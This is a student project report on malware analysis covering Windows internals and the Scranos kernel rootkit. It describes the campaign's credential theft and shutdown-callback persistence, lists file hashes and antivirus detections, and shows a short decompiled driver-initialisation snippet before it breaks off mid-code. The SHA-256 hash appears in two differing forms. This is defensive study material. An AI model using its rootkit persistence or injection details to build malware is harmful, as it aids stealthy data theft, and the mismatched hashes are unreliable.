

Malware Analysis

Team:

Mohammed Essam Mousa.

Aisha Ahmed Ismail.

Supervisor:

Abdurrahman Nasr PhD.

Department of Systems and Computers Engineering

Faculty of Engineering, Al-Azhar University

August 2020

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

ACKNOWLEDGEMENT

We would like to express our gratitude for everyone who helped us during this project starting with endless thanks for our supervisor Abdurrahman Nasr who didn't keep any effort in encouraging us to do a great job, providing us with valuable information and advice to be better each time. Thanks for the continuous support and kind communication which had a great effect regarding to feel interesting about what we are working on.

Finally, our deep and sincere gratitude to our families for their continuous and unparalleled love, help and support.

Contents

<u>0x00</u> : Abstract.	3
<u>Part 1</u> : Introduction.	4
0x01) Malware analysis.	4
- What is malware analysis?	4
- Malware analysis techniques.	5
- Types of malware.	6
0x02) Windows.	7
- Windows basic concepts.	7
- User VS kernel.	11
- Device drivers.	14
<u>Part 2</u> : Scranos Campaign.	15
0x01) Meet the Scranos.	15
0x02) Scranos Driver analysis.	19
0x03) Detect and Delete.	31
Appendix A.	32
Appendix B.	34

Abstract

Malwares become day to day more challenging with huge variety in techniques and targets.

One of the challenging kind of malwares is kernel-mode rootkits as they achieve stealth, persistence, monitoring and C&C.

Also, they operate at the same level of anti-malwares solutions so it is very hard to be detected.

We decided to provide analysis to the rootkit of one of the latest campaigns.

PART ONE

What Is Malware Analysis?

Any software that does something that causes harm to a user, computer, or network can be considered malware, including viruses, trojan horses, worms, rootkits, scareware, and spyware.

While the various malware incarnations do all sorts of different things as malware analysts, we have a core set of tools and techniques at our disposal for analyzing malware.

Malware analysis is the art of dissecting malware to understand how it works, how to identify it, and how to defeat or eliminate it.

Signatures to detect malware infections

Host-based signatures, or indicators, are used to detect malicious code on victim computers. These indicators often identify files created or modified by the malware or specific changes that it makes to the registry.

Network signatures are used to detect malicious code by monitoring network traffic.

After obtaining the signatures, the final objective is to figure out exactly how the malware works.

Malware Analysis Techniques

In order to make sense of malware executable, we'll use a variety of tools and tricks, each revealing a small amount of information.

1) Basic static analysis.

“Examining the executable without viewing the actual instructions”
Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

2) Basic dynamic analysis.

“Running the malware and observing its behavior”

3) Advanced static analysis.

“Reverse-engineering the malware's internals”
Loading the executable into a disassembler and looking at the program instructions to discover what the program does.

4) Advanced dynamic analysis.

“Using a debugger to examine the internal state of a running malicious executable”

Types of Malware

Categories that most malware falls into:

Backdoor: Malicious code that installs itself onto a computer to allow the attacker access. Backdoors usually let the attacker connect to the computer with little or no authentication and execute commands on the local system.

Botnet: Similar to backdoor, in that it allows the attacker access to the system, but all computers infected with the same botnet receive the same instructions from a single command-and-control server.

Downloader: Malicious code that exists only to download other malicious code. Downloaders are commonly installed by attackers when they first gain access to a system. The downloader program will download and install additional malicious code.

Information-stealing malware: Malware that collects information from a victim's computer and usually sends it to the attacker. Examples include sniffers, password hash grabbers, and key loggers. This malware is typically used to gain access to online accounts such as email or online banking.

Launcher: Malicious program used to launch other malicious programs. Usually, launchers use nontraditional techniques to launch other malicious programs to ensure stealth or greater access to a system.

Worm or virus: Malicious code that can copy itself and infect additional computers.

Rootkit: Malicious code designed to conceal the existence of other code. Rootkits are usually paired with other malware, such as a backdoor, to allow remote access to the attacker and make the code difficult for the victim to detect.

Malware often spans multiple categories.

Windows Basic Concepts

Processes

Although programs and processes appear similar on the surface, they are fundamentally different.

A program is a static sequence of instructions, whereas **a process is** a container for a set of resources used when executing the instance of the program.

Windows process comprises the following:

A private virtual address space: This is a set of virtual memory addresses that the process can use.

An executable program: This defines initial code and data and is mapped into the process's virtual address space.

A list of open handles: These map to various system resources such as objects, and files that are accessible to all threads in the process.

A security context: This is an access token that identifies the user, security groups, privileges, attributes, claims, and capabilities.

A process ID: This is a unique identifier, which is internally part of an identifier called a client ID.

At least one thread of execution: Although an “empty” process is possible, it is (mostly) not useful.

Threads

A thread is an entity within a process that Windows schedules for execution. Without it, the process's program can't run.

A thread includes the following essential components:

- The contents of a set of CPU registers representing the state of the processor.
- Two stacks—one for the thread to use while executing in kernel mode and one for executing in user mode.
- A private storage area called thread-local storage (TLS) for use by subsystems, run-time libraries, and DLLs.
- A unique identifier called a thread ID.

Virtual memory

Windows implements a virtual memory system based on a linear address space that provides each process with the illusion of having its own large, private address space.

Virtual memory provides a logical view of memory that might not correspond to its physical layout.

At run time, the memory manager translates, or maps, the virtual addresses into physical addresses, where the data is actually stored.

By controlling the protection and mapping, the OS can ensure that individual processes don't bump into each other or overwrite OS data.

Because most systems have much less physical memory than the total virtual memory in use by the running processes, the memory manager transfers, or pages, some of the memory contents to disk.

Paging data to disk frees physical memory so that it can be used for other processes or for the OS itself.

When a thread accesses a virtual address that has been paged to disk, the virtual memory manager loads the information back into memory from disk.

Applications don't have to be altered in any way to take advantage of paging because hardware support enables the memory manager to page without the knowledge or assistance of processes or threads.

Fig-1 shows a process using virtual memory in which parts are mapped to physical memory while other parts are paged to disk.




Fig-1

Notice that contiguous virtual memory chunks may be mapped to noncontiguous chunks in physical memory.

The size of the virtual address space

On 32-bit x86 systems

The total virtual address space has a theoretical maximum of **4 GB**. By default, Windows allocates the lower half of this address space (addresses 0x00000000 through 0x7FFFFFFF) to processes for their unique private storage and the upper half (addresses 0x80000000 through 0xFFFFFFFF) for its own protected OS memory utilization.

Windows supports boot-time options, such as the `increaseuserva` qualifier in the Boot Configuration Database that give processes running specially marked programs the ability to use up to 3 GB of private address space, leaving 1 GB for the OS. (By “specially marked,” we mean the large address space-aware flag must be set in the header of the executable image.)

Fig-2 shows the two typical virtual address space layouts supported by 32-bit Windows.




Fig-2

64-bit Windows provides a much larger address space for processes: 128 TB on Windows 8.1, Server 2012 R2, and later systems.

Kernel mode vs. user mode

To protect user applications from accessing and/or modifying critical OS data, Windows uses two processor access modes:

User mode and kernel mode.

User application code runs in user mode, whereas OS code (such as system services and device drivers) runs in kernel mode.

Kernel mode refers to a mode of execution in a processor that grants access to all system memory and all CPU instructions. Some processors differentiate between such modes by using the term code privilege level or ring level, while others use terms such as supervisor mode and application mode.

Regardless of what it's called, by providing the operating system kernel with a higher privilege level than user mode applications have, the processor provides a necessary foundation for OS designers to ensure that a misbehaving application can't disrupt the stability of the system as a whole.

General Architecture Overview




Fig-3

Here's a quick rundown of the named boxes appearing in fig-3:

User Processes:

These are normal processes based on image files, executing on the system.

Subsystem DLLs:

Subsystem DLLs are dynamic link libraries that implement the API of a subsystem.

A subsystem is a certain view of the capabilities exposed by the kernel.

NTDLL.DLL:

A system-wide DLL, implementing the windows native API.

This is the lowest layer of code which is still in user mode.

Its most important role is to make the transition to kernel mode.

Service Processes:

Normal windows processes that communicate with the service control manager and allow some control.

Executive:

The upper layer of NtOskrn1.exe (the "kernel").

It hosts most of the code that is in kernel mode.

Includes mostly the various "managers": Object Manager, Memory Manager, I/O Manager, Plug & Play Manager, Power Manager, Configuration Manager, etc.

Kernel:

Implements the most fundamental and time sensitive parts of kernel mode OS code.

This includes thread scheduling, interrupt and exception dispatching and implementation of various kernel primitives such as mutex.

Device Drivers:

Loadable kernel modules.

Their code execute in the kernel mode and so has the full power of the kernel.

Win32K.sys:

The “kernel mode component of the windows subsystem”.

This is the kernel driver that handles the user interface part of windows, this means all windowing operations (CreateWindowEX) are handled by this component.

Hardware Abstraction Layer (HAL):

This layer is mostly useful for device drivers written to handle hardware devices.

System Processes:

Terminating one of them is fatal and causes a system crash.

Handles and objects

Objects are runtime instances of static structures.

Examples: process, mutex, event, desktop, file.

Reside in system memory space.


Kernel code can obtain direct pointer to an object.

User mode code can only obtain a handle to an object.

The Object Manager is the entity responsible for creating, obtaining and otherwise manipulating objects.

What is a device driver?

Device drivers are kernel-mode tools that are created to interact with hardware. Each hardware manufacturer creates a device driver to communicate with their own hardware and translate the IRPs into requests that the hardware device understands.



Kernel-mode rootkits are device drivers that use the capabilities that the kernel mode provides to support the actual malware in terms of stealth and persistence.

PART TWO

Meet Scranos: New Rootkit-Based Malware

The cross-platform operation, first tested on victims in China, has begun to spread around the world.

A new rootkit-based malware family known as "**Scranos**" is being used in global cyberattacks as its authors grow their potential target base while adding new components and fixing bugs.


The cross-platform threat was first detected by Bitdefender researchers in mid-December; the team has been tracking it ever since. Its rootkit component was what made Scranos stand out, says Bogdan "Bob" Botezatu, Bitdefender's head of threat research and reporting. Rootkit-based malware is rare, he says, and accounts for less than 1% of the malware they see daily. Researchers watch for rootkits because they're usually linked to high-profile attacks, he adds.

Scranos is a password- and data-stealing operation based around a rootkit driver, which has been digitally signed with a certificate believed to be stolen. When it was first detected, Scranos was localized to the Asian market; specifically, China. Botezatu hypothesizes China's technology restrictions and security practices made for an appealing test ground to attackers.

Bitdefender research reveals this malware spreads via Trojanized applications disguised as cracked software, or applications posing as legitimate software such as e-book readers, video players, drivers or even antimalware products. When executed, a rootkit driver is installed to cloak the malware and ensure persistence. The malware then phones home and is told what other components to download and install

The campaign started at 2018, was trending at 2019 with small evidence of operation at 2020.

Scranos started at China then expanded worldwide and the infection wasn't limited on one or two windows platforms as showed from Bitdefender labs.




Anatomy of the attack

Dropper and Rootkit components:

The original avenue of infection is usually a piece of cracked software or Trojanized application posing as a legitimate utility bundled with the initial dropper. The dropper, which doubles as a password stealer, installs a driver that provides persistence to all other components to be installed in the future.


The rootkit uses an effective persistence mechanism of rewriting itself at shutdown but does not hide itself. Subsequently, it is not protected against deletion if detected. Besides the driver itself, no other components can be found on disk, as they are deleted after running. They can be downloaded again if needed.

The rootkit injects a downloader into a legitimate process, which then downloads one or more payloads. Below is an illustration of how the dropper and rootkit operate:



1. The dropper steals cookies, login credentials and payment info with the help of specialized DLLs. It supports the most common browsers and targets Facebook, YouTube, Amazon and Airbnb. Data gathered is sent back to the C&C.
2. The dropper installs the rootkit.
3. The rootkit registers a Shutdown callback to achieve persistence. At shutdown, the driver is written to disk and a start-up service key is created in the Registry.
4. The rootkit injects a downloader into a svchost.exe process.
5. The downloader sends some info about the system to the C&C and receives download links.
6. Further payloads are downloaded and executed.


The campaign has multiple stages but we here just focusing on the Rootkit.




Scranos Driver analysis

File basic info

- MD5: dad2068ac9e0be29dec4c27857cb198d
- SHA-1: 42ead5e30474e37ea3ac5e2bafd0e91ae054e5a2
- SHA-256:
884424e3ef7dd8edf7a761b0fb9274591348e0b390bdf5e407a8235baf0e004
- SSDEEP:
12288:P2noVoxB2zariGB65WDkjJcAmUCuZm/jYagec3N3RmHC4u9ZUgyL5a
5Q6hhJwjQ:PUGOri1JcAmU5Zm/Dgec93Rmi4u9kEQ4
- File size: 606.85 KB (621416 bytes).
- File type: x64 windows kernel driver.
- The file was signed but the certificate was revoked.



Virus total detection:



The image shows the VirusTotal detection results for a file named `VnDriver.sys`. The file's SHA-256 hash is `884424e3ef7d88ed7a761b0b9274591348e8b390bd5e407a8235baf0e004`. It is 605.35 KB in size and was uploaded on 2020-05-16 19:26:34 UTC, 27 days ago. The file is an x64 assembly, not a native executable, and is not signed. It has a community score of 54/73.

54 engines detected this file

884424e3ef7d88ed7a761b0b9274591348e8b390bd5e407a8235baf0e004
VnDriver.sys
605.35 KB
2020-05-16 19:26:34 UTC
27 days ago
EXE

54/73
Community Score

54/73
assembly x64 not native not signed not signed

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Rootkit.Scranos.B	AegisLab	Trojan.Multi.Generic.41c
AhnLab-V3	PUP.RL.Generic.R257005	Alibaba	Trojan.Application/CryptInject.1612097
ALYac	Trojan.PSW.Sekopoc	Antiy-AVL	Trojan.Win32.Occamy
SecureAge APEX	Malicious	Arcabit	Rootkit.Scranos.B
Avast	Win64.Trojan-gen	AVG	Win64.Trojan-gen

Decided to go with static code review with **IDA Pro** first hoping to get details from **DriverEntry**.


Code review

After loading the sample into IDA Pro the sample gets Windows version then registers some “**MajorFuctions callbacks**” and creates device **\\Device\\VideoDriver**

```
PsGetVersion((PULONG)&BuildNumber, &v8, &v13, 0i64);
if ( (unsigned int)BuildNumber < 6 )
    goto LABEL_18;
DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)MjCreateClose;
DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)MjCreateClose;
DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)MjDeviceControl;
DriverObject->MajorFunction[16] = (PDRIVER_DISPATCH)MjShutDown;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
RtlInitUnicodeString(&DestinationString, L"\\Device\\VideoDriver");
result = IoCreateDevice(DriverObject, 0, &DestinationString, 0x22u, 0, 1u, &DeviceObject);
v5 = result;
if ( result < 0 )
    return result;
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\VideoDriver");
RtlInitUnicodeString(&DeviceName, L"\\Device\\VideoDriver");
if ( IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName) < 0 )
{
